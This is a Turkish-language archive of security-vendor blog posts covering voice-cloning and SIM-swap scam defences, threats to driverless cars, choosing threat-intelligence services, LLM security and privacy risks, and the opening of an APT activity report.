Neyse ki, bunun bir dolandırıcılık olduğunu başından beri biliyordum ancak birçok kişi, siber hırsızların favorisi olan ve sonuçta finansal işlemler, ön ödemeli kartlar veya Apple Card gibi diğer kartlar şeklinde paranın serbest bırakılmasına yol açabilecek bu basit numaraya inanabilirdi.
Makine öğrenimi ve yapay zekanın hızla ilerlemesi ve son zamanlarda giderek daha fazla kişinin kullanımına sunulmasıyla birlikte, teknolojinin suçlulara her zamankinden daha verimli bir şekilde yardım etmeye başladığı bir çağa doğru ilerliyoruz. Suçluların kimliklerini ve bulundukları yerleri gizlemeye yardımcı olan mevcut tüm araçları geliştirmek de buna dahildir.
## Güvende olmak
Deney örneğimize dönersek, işletme sahiplerinin ses klonlama ve diğer sahtekarlıklardan yararlanan saldırıların kurbanı olmamak için alması gereken birkaç temel önlemi burada bulabilirsiniz:
- İşletme politikalarında kısa yolları tercih etmeyin
- Kişileri ve süreçleri doğrulayın; örneğin, herhangi bir ödeme talebini (iddia edilen) talepte bulunan kişiyle tekrar kontrol edin ve mümkün olduğu kadar çok transferin iki çalışan tarafından imzalanmasını sağlayın
- Teknolojideki en son trendleri takip edin, eğitim ve savunma önlemlerini buna göre güncelleyin
- Tüm personele özel farkındalık eğitimi verin
- Çok katmanlı güvenlik yazılımı kullanın
SIM takası, kişisel verilerinizi veya paranızı çalmayı amaçlayan diğer saldırılara karşı korunmanıza yardımcı olacak birkaç ipucunu aşağıda bulabilirsiniz:
- Çevrimiçi olarak paylaştığınız kişisel bilgileri sınırlandırın; mümkünse adresiniz veya telefon numaranız gibi ayrıntıları yayımlamaktan kaçının
- Sosyal medyadaki gönderilerinizi veya diğer paylaşımlarınızı görebilecek kişi sayısını sınırlayın
- Kimlik avı saldırılarına ve sizi hassas kişisel verilerinizi paylaşmaya yönlendiren diğer girişimlere karşı dikkatli olun
- Telefon sağlayıcınız telefon hesabınız için PIN kodu veya parola gibi ek koruma sunuyorsa bunu kullandığınızdan emin olun
- İki faktörlü kimlik doğrulama (2FA), özellikle bir kimlik doğrulama uygulaması veya donanım kimlik doğrulama cihazı kullanın
Gerçekten de 2FA kullanmanın önemi küçümsenemez. Bunu WhatsApp hesabınızda (buna iki adımlı doğrulama denir) ve bu özelliği sunan diğer çevrimiçi hesaplarda da etkinleştirdiğinizden emin olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Parola, Siber Güvenlik
---
### [Sürücüsüz araçlar tutuklanabilir mi? ](https://antivirus.com.tr/surucusuz-araclar-tutuklanabilir-mi/)
**Published:** Kasım 26, 2023
**Author:** ESET
**Excerpt:** Siber suçluların yeni hedefi otonom araçlar mı? Sürücüsüz araçların güvenliğini etkileyebilecek potansiyel tehditleri ve güvenlik açıklarını beraber keşfedelim.
**Content:**
Halkın güvenini tekrar kazanma ihtiyacı duyan robotaksi filoları hız kesti. Siber suçluların yeni hedefi (otonom) sürücüsüz araçlar mı? Sürücüsüz araçların güvenliğini etkileyebilecek potansiyel tehditleri ve güvenlik açıklarını beraber keşfedelim.
İlk başta önemsiz görünüyordu ya da en azından güvenlikle ilgili büyük bir hikâyenin başlangıcı gibi görünmüyordu: Sosyal ağ sitesi Reddit’te paylaşılan bir video, Austin, Teksas’ta merkezi bir caddeye gelerek toplu halde duran ve geçici bir trafik sıkışıklığına neden olan bir grup robotaksiyi gösteriyor. Popülaritesi gittikçe artan bu platformda böyle şeyler daha sık oluyor. Hızlı bir araştırmanın sonunda, benzer olayları ele alan bir makaleyle karşılaştık. Sürücüsüz veya otonom araç filoları şu anda San Francisco ve Las Vegas’ta faaliyet gösteriyor ve pilot programlar Seattle’dan Miami’ye kadar [Amerika Birleşik Devletleri’nin](https://www.axios.com/2023/08/29/cities-testing-self-driving-driverless-taxis-robotaxi-waymo) dört bir yanına yayılan yaklaşık bir düzine şehirde daha bulunuyor. Ve eğer merak ediyorsanız, bu yalnızca Amerika’ya özgü bir sorun değil: Sürücüsüz araçlar aynı zamanda Avrupa ve Asya’da da geliştiriliyor ve test ediliyor.
Otonom araçların yol açtığı sorunlar olan, trafik sıkışıklığı, ıslak betona girme ve acil servis araçlarının engellenmesi halen devam ediyor. Bunlar aynı zamanda sürücüsüz otomobil şirketlerinin kötü niyetli olmayan hatalarından da kaynaklanmaktadır. Peki bunlar hata sonucu değil kasıtlı yapılan saldırıların sonucu olsa ne olur?
Onlarca yıldır bilgisayar güvenliği konusunda öğrendiğimiz bir şey varsa, o da başarılı olan her teknolojinin hem yasal hem de yasa dışı olarak para kazanmaya çalışan girişimcileri kendisine çekeceğidir. Siber suçlular için otonom araçların cazibesi özellikle parlak görünüyor. Tüketicileri hedef alan hesap hırsızlığı ve işletmeleri hedef alan fidye yazılımları gibi tamamen siber alanda meydana gelen suç faaliyetlerinin yanı sıra, fiziksel dünyada araçlara sahip olmak bazı ilginç fırsatlar da sunuyor:
- Müşterileri seyahat geçmişleriyle ilgili tehdit ederek kazanç elde etmek. Bilinmesini istemediğiniz karanlık bir yerde mi bulundunuz? Bu intikam pornosunun otomotiv alanındaki karşılığıdır.
- Araçların uzaktan ele geçirilmesi.
- Otonom araçların bir kısmının (veya tamamının) durdurulması, fidye yazılımı tarzı gasp için yeni bir model haline gelebilir.
- Araçların yerel depolama alanını silmek veya artık çalışamayacak şekilde aygıt yazılımlarının üzerine yazmakla tehdit etmek, araç filosu sahibi için büyük maliyetler oluşturacaktır; bu kişi yalnızca her bir aracı kurtarmakla kalmayacak, aynı zamanda ilk başta kötüye kullanılmaya mahal veren güvenlik açıklarını düzeltirken her birinin donanım yazılımını ve yazılımını da geri yüklemek zorunda kalacaktır.
- Araç hırsızlığı (tamamen veya parçaları sökülerek) – eve giderken sanayide durun ve arabanın satılabilir parçalarını çıkartın, hareket halindeyken otomotiv diyeti yapın.
- Yolcuları kaçırmak, hatta onları dışarı çıkarmama ve bedelini ödetme tehdidi bile bazılarının işine yarayacak: Sonuçta ceplerinde veya çantalarında dijital bir ödeme yöntemi var ve bu da harika bir fidye fırsatı yaratıyor. Daha fazla ödemeleri gerektiğini düşünüyor musunuz? Polisi aramadan önce onları iplerle ve loş ışıklarla dolu, kötü bir TV şovu senaryosundan uzak bir yere götürün. Bu bakımdan, filo operatörüne yolcu kaçırma şantajı yapmak, korumaların haraç istediği eski yöntemlerin 21. yüzyıldaki versiyonudur.
- Trafik sıkışıklığına neden olmak için araçları belirli bir yere göndermek. Bunu TJaaS yani Hizmet Olarak Trafik Sıkışıklığı ya da arabalarla DDoS olarak düşünebilirsiniz.
- Yoğun saatlerde yoğun kavşakları veya otoyolları hedeflemek. Zaten geleneksel sürücülü araçlarla tıkanmış olan yollar için, trafiği daha da yavaşlatmak ve ardından araçları dağıtmak için daha da büyük trafik sıkışıklıkları yaratmak; gerçekte ne olduğunu kim bilebilir?
- Trafiğin sıkışık olduğu havalimanları, tren istasyonları veya otobüs terminalleri, kolluk kuvvetlerini uzak tutmak isteyen, tehlikeli işler yapan kötü aktörler için araç bariyeri görevi görebilir. Otonom araçların neden olduğu trafik sıkışıklığı, soygunun devam ettiği bankaya polisin ulaşmasını bile engelleyebilir.
- Acil durum hizmetlerinin engellenmesi kolluk kuvvetlerini uzak tuttuğunuz bir SWAT operasyonu çeşididir, elbette bir ücret karşılığında.
- Diğer organize suç faaliyetlerinin örtbas edilmesi örneğin suç çeteleri tarafından gerçekleştirilen aniden kalabalıklaşan ortamlar yaratarak hırsızlık yapma, yasa dışı malların taşınması için araçların kullanılması gibi. Peki araç “sol bagaj” kullanılarak uyuşturucu ticareti yaptığını nasıl bilecek?
- Güvenlik özelliklerini devre dışı bırakmak / kazalara neden olmak. Otonom araçlar arasındaki kazalar her zaman haber değeri taşıyan bir olaydır. Dolayısıyla kötü niyetli birisi şirketin hisselerini açığa satış yapar ve ardından araçlara kötü amaçlı yazılım yerleştirirse bu, tespit edilmesi zor bir “içeriden bilgi ticareti” yolu ile hisse senedi fiyat manipülasyonu yaratabilir.

Bu tür saldırılarda kullanılabilecek tek aracın robotaksiler olmadığını belirtmek gerekir. Yollarda, kendi kendine sürüş kabiliyeti olan ve hırsızlık önlemi/uzaktan kilitleme işlevlerine sahip, giderek artan sayıda özel araç bulunmaktadır.
Tüm bunlar, kulağa en iyi tabirle fantastik geliyorsa, kaçan arabaların artık bir kurgu değil ama gerçeklik olduğunu ifade etmemiz gerekir: Ekim 2023’te İskoçya’da bir elektrikli araç tüm kontrolünü kaybetti ve sürücü, aracı durdurmak için bir polis minibüsüne çarpmak zorunda kaldı. Tamamen otonom bir araç olmasa da aracın yavaşlamasını veya motoru kapatmasını engelleyen, arızalı karmaşık bir sürücü destek sistemine sahipti. Bu herhangi bir kötü niyetli faaliyetin sonucu gibi görünmese de araçların bilgisayar sistemleri ile olan bağlantısının önemini gösteren bir olaydı.
## Sürücüsüz araçlar ile ilgili bir diğer endişe ise ticari kamyonlardır.
Değerli kargo taşıyan otonom bir kamyon, suçluların seçeceği bir yerde durdurulabilir veya oraya yönlendirilebilir ve polis gelmeden kargosu çalınabilir.
Kamyonlar, kargoların gemilerden boşaltıldığı rıhtımlar gibi transit merkezlerini kapatmak için de kullanılabilir.
Ayrıca kapılar, bariyerler veya diğer engellerle ayrılmış kısıtlı alanlara giriş sağlamak için koçbaşı olarak da kullanılabilirler. Bu, ilk olarak [A-](https://en.wikipedia.org/wiki/The_A-Team#Plot)Takımında gördüğümüz, ancak bilgisayar programcıları tarafından kötü niyetli olarak kullanılan, aceleyle tasarlanmış, çelik kaplı doğaçlama zırhlı araçların baş döndürücü günlerini hatırlatıyor.
Otonom araçlar, bir saldırganın emirlerini yerine getirmek üzere araçları durdurmak ve “yeniden eğitmek” için yerelleştirilebilen, daha yaygın olarak bulunan GPS karıştırma tekniklerinin kurbanı olmaya oldukça açık görünüyor. Çobanlarının emriyle kaçan arabalardan oluşan bir saldırı videosu, teknik ayrıntılar ne olursa olsun viral olacak kadar güçlü bir video olabilir.
Doğru tespit yapmak gerekirse, birçok yenilik arasında özellikle hızla kabul gören bu yeni teknoloji hayal gücünün sınırlarını aşıyor ve yeni engeller yaratıyor. Ancak artan şöhret aynı zamanda dijital savunmayı güçlendirmeye yardımcı olabilecek teknoloji meraklılarını da cezbediyor. Böylece robotaksi sürüleri pahalı aktörler veya çok sayıda oyuncu olmadan düşük bütçeli bir filmin olay örgüsüne konu olmuyor.
Geleneksel insan gücüyle çalışan arabalarla aynı yollarda gidebilen otomobil şeklindeki otonom araçlar, son birkaç on yılda otomobil teknolojisinde yaşanan en büyük değişikliklerden birini temsil ediyor. Geçmişi yüzyıldan fazla olan ulaştırma mühendisliğinden öğrenilen bazı temel önlemlerin unutulmaması gerekir gibi görünüyor:
- Bireylerin veya işletmelerin sahip olduğu otonom araçlar, acil durumlarda bir insan tarafından çalıştırılabilecek kontrollere sahip olmalıdır. Yapay zeka, sürüş konusunda ne kadar iyi olursa olsun, bir insan sürücünün tüm yapabileceklerini hiçbir zaman ön göremeyebilir ve bunlara yanıt veremeyebilir. Yapay zeka “otomatik pilotunu” devre dışı bırakabilecek yönlendirme, hızlanma ve frenleme mekanizmalarının sağlanması, hayat kurtarmakla “sadece” kazaya karışmak arasındaki fark anlamına gelebilir. Makineler bilinen kalıpları yönlendirmede iyidir, ancak insanlar otomatik eğitim setlerinde makul bir şekilde ele alınamayacak joker olayları yönetebilir. Hayalet kostümü giymiş bir çocuğun sizi korkutmak için dışarı fırladığı bir durumda; Siz ne yapacağınızı bilirsiniz ama arabanız bilmeyebilir.
- Taksi veya servis hizmeti olarak kullanılması amaçlanan araçlar için, yolcu rayları ve metro araçlarında kullanılan acil durum imdat ipleri veya düğmelerinden farklı olmayan bir acil durum frenleme sistemi yolcuların erişimine açık olmalıdır. Her ne kadar demir yolları kara yollarından farklı çalışma prensibine sahip olduğu için teknik olarak da farklı olması gerekse de arzu edilen sonuç, sürücüsüz otomobilin yolcularını, etrafındaki diğer araçları veya yakındaki yayaları tehlikeye atmayacak şekilde güvenli bir şekilde durması olacaktır.
- İster bir insanın otonom bir aracın tam kontrolünü ele geçirmesi isterse sadece acil durum frenini çekmesi olsun, bu eylemler, General Motor’un OnStar’ı, Subaru’nun StarLink’i ve diğer AACN (gelişmiş otomatik çarpışma bildirimi) hizmetleri tarafından sağlanan mevcut hizmetler gibi, etkinleştirildiğinde hem filo operasyonlarını hem de acil durum hizmetlerini otomatik olarak bilgilendirmelidir.
Sürücüsüz araçlar, yollardaki herkes için daha güvenli bir gelecek yaratma potansiyeline sahiptir. Bununla birlikte, otonom araç üreticileri ve filo operatörleri (ki bunlar bazen aynı şeydir, bazen de değildir) için güvenlik birincil kaygı olmalıdır. Bu ancak bu araçların güvenliği ön planda tutacak şekilde tasarlanması durumunda gerçekleşebilir.
İlgili makale: [Otomotiv Sektöründe DLP (Veri Kaybını Önleme)](https://antivirus.com.tr/otomotiv-sektorunde-dlp-veri-kaybini-onleme/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Siber tehdit istihbaratı: Saldırganların bir adım önünde olmak](https://antivirus.com.tr/siber-tehdit-istihbarati-saldirganlarin-bir-adim-onunde-olmak/)
**Published:** Kasım 21, 2023
**Author:** ESET
**Excerpt:** Bir kuruluşun siber riskini azaltmak konusunda güçlü olmanızı sağlayan, bilgi ve uzmanlıktır. Siber tehdit istihbaratı temel bir öncelik haline getirilmelidir.
**Content:**
Bir kuruluşun siber riskini azaltmak konusunda güçlü olmanızı sağlayan, bilgi ve uzmanlıktır. Siber tehdit istihbaratını (Tİ) her kuruluşun temel bir öncelik haline getirmesi için bu yeterlidir. Maalesef çoğu zaman durum böyle değildir. BT liderlerinin giderek daha karmaşık hale gelen saldırılara karşı koymalarına yardımcı olmak için dikkate alması gereken çeşitli koruyucu önlemler arasında tehdit istihbaratı genellikle göz ardı edilmektedir. Ancak bu çok önemli bir hata olabilir.
Tehdit istihbaratı, en gelişmiş olanlar da dahil, olası siber tehditlere ilişkin bilgileri toplayarak, analiz ederek ve bağlamsallaştırarak siber riski tanımlamak, değerlendirmek ve azaltmak konusunda önemli bir yöntem sunar. Doğru yapıldığında, kuruluşunuzun maksimum savunma için sınırlı kaynaklarını kullanacağı yerleri önceliklendirmesine ve böylece tehditlere maruz kalma oranını azaltmasına, olası saldırılardan kaynaklanan hasarı en aza indirmesine ve gelecekteki tehditlere karşı dayanıklılık oluşturmasına da yardımcı olabilir.
## Tehdit istihbaratının ana türleri nelerdir?
Kuruluşunuzun önündeki zorluk, birçok Tİ satıcısının olduğu bir pazarda doğru seçimi yapmaktır. Sonuçta bu, 2033 yılına kadar değerinin 44 milyar doları aşacağı tahmin edilen bir pazardır. Ti’nin dört ana türü vardır:
- **Stratejik:** Teknik incelemeler ve raporlar aracılığıyla üst düzey yöneticilere iletilen bu belge, okuyucuyu bilgilendirmek amacıyla geniş kapsamlı trendlerin bağlamsal bir analizini sunar.
- **Taktiksel:** Uygulamalı güvenlik operasyonları (SecOps) ekip üyelerinin ihtiyaçlarına uygun olarak hazırlanan bu belge, saldırı yüzeyine ve kötü niyetli aktörlerin ortamı nasıl tehlikeye atabileceğine dair görünürlük sağlamak için aktör taktiklerini, tekniklerini ve prosedürlerini (TTP’ler) özetlemektedir.
- **Teknik:** SecOps analistlerinin yeni tehditleri izlemesine veya güvenlik ihlali göstergelerini (IOC’ler) kullanarak mevcut tehditleri araştırmasına yardımcı olur.
- **Operasyonel:** Yine IOC’leri kullanır ancak bu sefer düşmanın hareketlerini izlemek ve saldırı sırasında kullanılan teknikleri anlamak için.
Stratejik ve taktiksel Tİ’ler uzun vadeli hedeflere odaklanırken, son iki kategori saldırıların kısa vadede “ne?” olduğunu ortaya çıkarmakla uğraşır.

## Bir tehdit istihbaratında dikkat edilmesi gerekenler
Kuruluşların tehdit istihbaratı kullanmalarının, sektör akışları, açık kaynak istihbaratı (OSINT), sektörler içinde akranlar arası paylaşım ve doğrudan satıcılardan alınanlar olmak üzere çeşitli yolları vardır. Bu alanda uzmanlıklarını sunan birkaç OSINT olduğunu söylemeye gerek yoktur. Aslında Forrester, ücretli ticari tehdit istihbaratı akışlarında 2021’den 2022’ye %49’luk bir artış kaydetmiştir.
Ancak bir tedarikçinin kuruluşunuz için uygun olup olmadığını değerlendirirken aşağıdakilere odaklanmanız daha doğru olacaktır:
- **Kapsamlı hizmet:** Dahili telemetri, OSINT ve harici akışlar da dahil olmak üzere çok çeşitli tehdit aktörlerini, tehdit vektörlerini ve veri kaynaklarını kapsayan kapsamlı bir Tİ yelpazesi sunmalıdırlar. IOC akışları, bağımsız bir hizmet yerine bütünsel bir Tİ hizmetinin parçası olarak düşünülmelidir.
- **Doğruluk:** Yanlış istihbarat, analistleri yanlış bilgilerle bunaltabilir. Satıcıların dikkatli çalışması gerekir.
- **Uygunluk:** Akışlar, şirket ortamınıza, sektörünüze ve şirket büyüklüğünüzün yanı sıra kısa ve uzun vadede kuruluşunuza en uygun (taktik/stratejik) unsurlara göre uyarlanmalıdır. Ayrıca hizmeti kimin kullanacağını da düşünün. Tİ pazarlama, uyumluluk ve hukuk ekipleriyle bile kapsama alanını genişletmeye devam ediyor.
- **Zamanlılık:** Tehditler hızlı hareket ettiğinden herhangi bir akışın faydalı olabilmesi için gerçek zamanlı olarak güncellenmesi gerekir.
- **Ölçeklenebilirlik:** Tedarikçiler, kuruluşunuz büyüdükçe onun Tİ ihtiyaçlarını karşılayabilmelidir.
- **İtibar:** Tİ başarısı konusunda kendinden emin olan bir satıcıyla çalışmak her zaman fayda sağlar. Bu geleneksel olarak Tİ ile ilişkilendirilmeyen ancak bunun yerine SOAR, XDR veya benzer bitişik alanlarla ilişkilendirilebilen bir satıcı olabilir.
- **Entegrasyon:** SIEM ve SOAR platformları da dahil olmak üzere mevcut güvenlik altyapınıza tam olarak uyan çözümleri değerlendirin.
## Tehdit istihbaratı pazarının yönelimi
Tİ pazarı, yeni tehditlerin değerlendirilmesine yardımcı olacak yeni kategorilerin ortaya çıkmasıyla sürekli gelişiyor. Bu, doğru seçeneği/seçenekleri tercih etmeyi zorlaştırabilir. Stratejinin sürekli olarak yeniden değerlendirilmesinden kaçınmak için gereksinimleriniz hakkında daha uzun vadeli düşünmek faydalı olacaktır; ancak bunun ilgi ve çeviklik ihtiyacıyla dengelenmesi gerekir.
Kuruluş geçmişinizin kaç tane ve hangi tür Tİ hizmetinin benimseneceği konusunda büyük rol oynayacağını da akılda tutmakta fayda var. Özel ekiplere ve kaynaklara sahip olan kuruluşlar ticari, OSINT ve ücretsiz tekliflerde 15’e kadar Tİ kaynağı kullanabilir.
Günümüzün tehdit aktörleri iyi kaynaklara sahip, dinamik, kararlı ve sürpriz unsurundan yararlanabilen aktörlerdir. Tİ, kuruluşların rakiplerini anlayarak, tehdit ortamını değerlendirerek ve daha bilinçli kararlar vererek oyunda eşitlik ve üstünlük sağlamanın en iyi yollarından biridir. Bu, yalnızca saldırıları kuruluş üzerinde bir etki yaratmadan önce durdurmanın değil, aynı zamanda gelecek için dayanıklılık oluşturmanın da yoludur.
Her kuruluşun kendisine uygun Tİ karışımı yapması gerekecektir. Ancak satıcılara bakarken verilerin en azından eksiksiz, doğru, alakalı ve zamanında olduğundan emin olun. Seçilmiş akışlar, kendi ekibiniz için zamandan ve kaynaktan tasarruf etme konusunda size önemli bir avantaj sağlayacaktır. Önemli olan, akışlarına güvendiğiniz bir satıcı bulmaktır. IDC’ye göre, 2024 yılına kadar G2000 şirketlerinin %80’i tehdit istihbaratına yaptığı yatırımı artıracak. Başarılı olmak için gereken hazırlığı yapın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Tehdit İstihbaratı
---
### [Büyük dil modellerinin güvenlik ve gizlilik zorluklarını aşmak](https://antivirus.com.tr/buyuk-dil-modellerinin-guvenlik-ve-gizlilik-zorluklarini-asmak/)
**Published:** Kasım 14, 2023
**Author:** ESET
**Excerpt:** Büyük Dil Modelleri (LLM'ler) üretken yapay zeka inovasyonunu teşvik eder ancak güvenlik ve gizlilik risklerini de beraberinde getirir.
**Content:**
Büyük Dil Modelleri (LLM’ler) üretken yapay zeka inovasyonunu teşvik eder ancak güvenlik ve gizlilik risklerini de beraberinde getirir. Riskleri nasıl azaltabilirsiniz ve yapay zekanın potansiyelinden en iyi şekilde nasıl yararlanabilirsiniz?
Herkes ChatGPT, Bard ve üretken Yapay Zeka konularını konuşuyor. Duyulan ilk heyecan, yerini gerçekliğinin sorgulanmasına bırakmak zorunda. İş dünyası ve BT liderleri, bir yandan teknolojinin müşteri hizmetleri ve yazılım geliştirme gibi alanlarda yaratacağı risk potansiyelini düşünüyor, diğer yandan da yeni gelişmelerin olası dezavantajları ve dikkat edilmesi gereken risklerin de giderek daha fazla farkına varıyorlar.
Kısacası, kuruluşların büyük dil modellerinin (LLM’ler) potansiyelinden yararlanabilmeleri için teknolojinin yapılan işe zarar verebilecek gizli risklerini de hesaplamaları gerekiyor.
## LLM’ler nasıl çalışır?
ChatGPT ve diğer üretken yapay zeka araçları, LLM’ler tarafından desteklenmektedir. Muazzam miktarda metin verisini işlemek için yapay sinir ağlarını kullanarak çalışırlar. Kelimeler arasındaki kalıpları ve bunların içeriğe göre nasıl kullanıldığını öğrendikten sonra model, kullanıcılarla doğal dilde etkileşime girebiliyor. Aslında ChatGPT’nin göze çarpan başarısının ana nedenlerinden biri şaka yapma, şiir yazma ve genel olarak gerçek bir insandan ayırt edilmesi zor bir şekilde iletişim kurma yeteneğidir.
*İLGİLİ MAKALE:* [ChatGPT dijital saldırılarda silah olarak kullanılabilir mi?](https://antivirus.com.tr/chatgpt-gibi-sohbet-robotlari-silah-olarak-kullanilabilir-mi/)
ChatGPT gibi sohbet robotlarında kullanılan LLM destekli üretken yapay zeka modelleri, süper güçlü arama motorları gibi çalışıyor ve soruları yanıtlamak ve görevleri insan benzeri bir dille yerine getirmek için öğrendikleri verileri kullanıyor. İster kamuya açık modeller ister bir kuruluş içinde dahili olarak kullanılan tescilli modeller olsun, LLM tabanlı üretken yapay zeka, şirketleri belirli güvenlik ve gizlilik risklerine maruz bırakabilir.
## 5 Önemli LLM Riski
### **1**. **Hassas verilerin fazla paylaşımı**
LLM tabanlı sohbet robotları sır saklama ya da unutma konusunda pek iyi değil. Bu, yazdığınız herhangi bir verinin model tarafından benimsenebileceği ve başkalarının kullanımına sunulabileceği veya en azından gelecekteki LLM modellerini eğitmek için kullanılabileceği anlamına gelir. Samsung çalışanları, işle ilgili görevlerde kullanılan gizli bilgileri ChatGPT ile paylaştıklarında bunun kendilerine zarar vereceğini fark ettiler. Araca girdikleri kod ve toplantı kayıtları teorik olarak kamuya açık olabilir (veya en azından Birleşik Krallık Ulusal Siber Güvenlik Merkezi’nin yakın zamanda belirttiği gibi gelecekte kullanılmak üzere saklanabilir). Bu yılın başlarında kuruluşların LLM’leri kullanırken verilerini riske atmaktan nasıl kaçınabileceklerine daha yakından baktık.
### **2. Telif hakkı zorlukları**
LLM’lere büyük miktarda veri öğretilir. Ancak bu bilgiler genellikle içerik sahibinin açık izni olmadan web’den alınır. Kullanmaya devam ettiğinizde, potansiyel telif hakkı sorunları oluşabilir. Bunun yanı sıra belirli eğitim verilerinin orijinal kaynağını bulmak zor olduğu için bu sorunların azaltılması zorlaşır.
### **3. Güvensiz kod**
Geliştiriciler, pazara çıkış sürelerini hızlandırmalarına yardımcı olması amacıyla giderek daha fazla ChatGPT ve benzeri araçlara yöneliyor. Teorik olarak kod parçacıkları ve hatta tüm yazılım programlarını hızlı ve verimli bir şekilde oluşturarak bu yardımı sağlayabilir. Ancak güvenlik uzmanları bunun aynı zamanda güvenlik açıkları da oluşturabileceği konusunda uyarıyor. Geliştiricinin hangi hataları arayacağını bilmek için yeterli alan bilgisine sahip olmaması durumunda bu özellikle endişe vericidir. Hatalı kod daha sonra üretime girerse, ciddi itibar kaybına neden olabilir ve düzeltilmesi zaman ve para gerektirebilir.
### **4. LLM’nin kendisini hackleme**
LLM’lere yetkisiz erişim ve bunlar üzerinde değişiklik yapmak, bilgisayar korsanlarına, modelin hızlı enjeksiyon saldırıları yoluyla hassas bilgileri ifşa etmesini sağlamak veya engellenmesi gereken diğer eylemleri gerçekleştirmek gibi kötü niyetli faaliyetler gerçekleştirmeleri için bir dizi seçenek sunabilir. Diğer saldırılar, LLM sunucularındaki sunucu taraflı istek sahteciliği (SSRF) güvenlik açıklarından yararlanılmasını içerebilir ve böylece saldırganların dahili kaynakları ele geçirmesine olanak sağlanabilir. Tehdit aktörleri, doğal dil istemleri aracılığıyla kötü amaçlı komutlar göndererek gizli sistemler ve kaynaklarla etkileşim kurmanın bir yolunu bile bulabilirler.
*İLGİLİ MAKALE:* [Yapay zekâ için savunma oyuncularına büyük para ödülü](https://antivirus.com.tr/yapay-zeka-icin-savunma-oyuncularina-buyuk-para-odulu/)
Örnek olarak, bazı kullanıcıların konuşma geçmişlerindeki başlıkları diğer kullanıcılara ifşa eden bir güvenlik açığının keşfedilmesinin ardından ChatGPT Mart ayında çevrim dışı bırakıldı. OWASP Vakfı, LLM uygulamalarındaki güvenlik açıklarına ilişkin farkındalığı artırmak amacıyla yakın zamanda bu uygulamalarda yaygın olarak gözlemlenen 10 kritik güvenlik açığından oluşan bir liste yayımladı.
### **5. Yapay Zeka sağlayıcısında veri ihlali**
Yapay zeka modelleri geliştiren bir şirketin kendi verilerinin de ihlal edilmesi, örneğin bilgisayar korsanlarının hassas özel bilgiler içerebilecek eğitim verilerini çalması ihtimali her zaman vardır. Aynı durum veri sızıntıları için de geçerlidir; örneğin Google’ın yanlışlıkla özel Bard sohbetlerini arama sonuçlarında sızdırması gibi.
## Peki ne yapılmalı?
Kuruluşunuz rekabet avantajı için üretken yapay zekanın potansiyelinden yararlanmaya istekliyse, bu risklerden bazılarını azaltmak için öncelikle yapması gereken birkaç şey var:
- **Veri şifreleme ve anonimleştirme:** Verileri meraklı gözlerden saklamak için LLM’lerle paylaşmadan önce şifreleyin ve/veya veri kümelerinde kimliği belirlenebilecek kişilerin gizliliğini korumak için anonimleştirme tekniklerini değerlendirin. Veri temizleme, modele girmeden önce eğitim verilerinden hassas ayrıntıları çıkararak aynı amaca ulaşabilir.
- **Gelişmiş erişim kontrolleri:** Güçlü parolalar, çok faktörlü kimlik doğrulama (MFA) ve minimum ayrıcalık politikaları, üretken yapay zeka modeline ve arka uç sistemlere yalnızca yetkili kişilerin erişebilmesini sağlamaya yardımcı olacaktır.
- **Düzenli güvenlik denetimi:** Bu, LLM’yi ve üzerine inşa edildiği üretken yapay zeka modellerini etkileyebilecek, BT sistemlerinizdeki güvenlik açıklarının ortaya çıkarılmasına yardımcı olabilir.
- **Olay müdahale planlarını uygulayın:** İyi prova edilmiş ve sağlam bir olay müdahale planı, kuruluşunuzun herhangi bir ihlali kontrol altına almak, düzeltmek ve bu ihlalden kurtulmak için hızlı bir şekilde yanıt vermesine yardımcı olacaktır.
- **LLM sağlayıcıların tüm detaylarını inceleyin:** Tüm tedarikçilerde olduğu gibi, LLM’yi sağlayan firmanın veri güvenliği ve gizliliği alanında sektörün en iyi uygulamalarını kullandığını kontrol edin. Kullanıcı verilerinin nerede işlenip depolandığı ve modeli eğitmek için kullanılıp kullanılmadığı konusunda net açıklamalar olduğundan emin olun. Veriler ne kadar süreliğine tutuluyor? Veriler üçüncü taraflarla paylaşılıyor mu? Verilerinizin eğitim amaçlı kullanım tercihi değiştirebiliyor mu?
- **Geliştiricilerin sıkı güvenlik önlemleri uyguladığından emin olun:** Geliştiricileriniz kod oluşturmak için LLM’leri kullanıyorsa hataların üretime sızma riskini azaltmak için güvenlik testi ve meslektaş incelemesi gibi politikalara uyduklarından emin olun.
Neyse ki tekerleği yeniden icat etmeniz gerekmiyor. Yukarıdakilerin çoğu denenmiş ve test edilmiş en iyi uygulama güvenliği ipuçlarıdır. Yapay zeka dünyası için güncellenmeye/yeniden düzenlenmeye ihtiyaç duyabilirler ancak temeldeki mantık çoğu güvenlik ekibine tanıdık gelmelidir.
*DAHA FAZLA BİLGİ:* [Bard’ın Hikayesi – sahte Yapay Zekâ botları nasıl kötü amaçlı yazılım indirmeye çalışır](https://antivirus.com.tr/bardin-hikayesi-sahte-yapay-zeka-botlari-nasil-kotu-amacli-yazilim-indirmeye-calisir/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Büyük Dil Modelleri, LLM, Siber Güvenlik
---
### [ESET APT Faaliyet Raporu D2-D3 2023](https://antivirus.com.tr/eset-apt-faaliyet-raporu-d2-d3-2023/)
**Published:** Ekim 30, 2023
**Author:** ESET
**Excerpt:** D2 ve D3 2023’te ESET Research tarafından bazı APT gruplarının faaliyetleri hakkında yapılan araştırma ve analizlere genel bakış
**Content:**
D2 ve D3 2023’te ESET Research tarafından bazı APT gruplarının faaliyetleri hakkında yapılan araştırma ve analizlere genel bakış
